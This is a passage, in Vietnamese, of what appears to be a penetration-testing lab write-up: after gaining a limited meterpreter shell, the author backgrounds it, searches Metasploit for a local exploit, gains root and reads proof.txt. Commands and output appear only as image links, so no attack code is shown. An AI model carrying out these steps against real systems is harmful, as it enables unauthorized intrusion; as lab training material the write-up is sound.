
* Kết quả là ta đã có một shell meterpreter:




Nhưng đây vẫn là một shell bị giới hạn.

* Tiến hành chạy ngầm shell


Dùng msf để tìm module phù hợp





Kết quả trả về một lỗ hổng có thể khai thác được quét ra



Sử dụng 1 trong số các module tấn công đó để tấn công



Kết quả sau khi khai thác thành công



=> lên được quyền root

Rồi vào đọc file proof.txt để lấy thông tin tk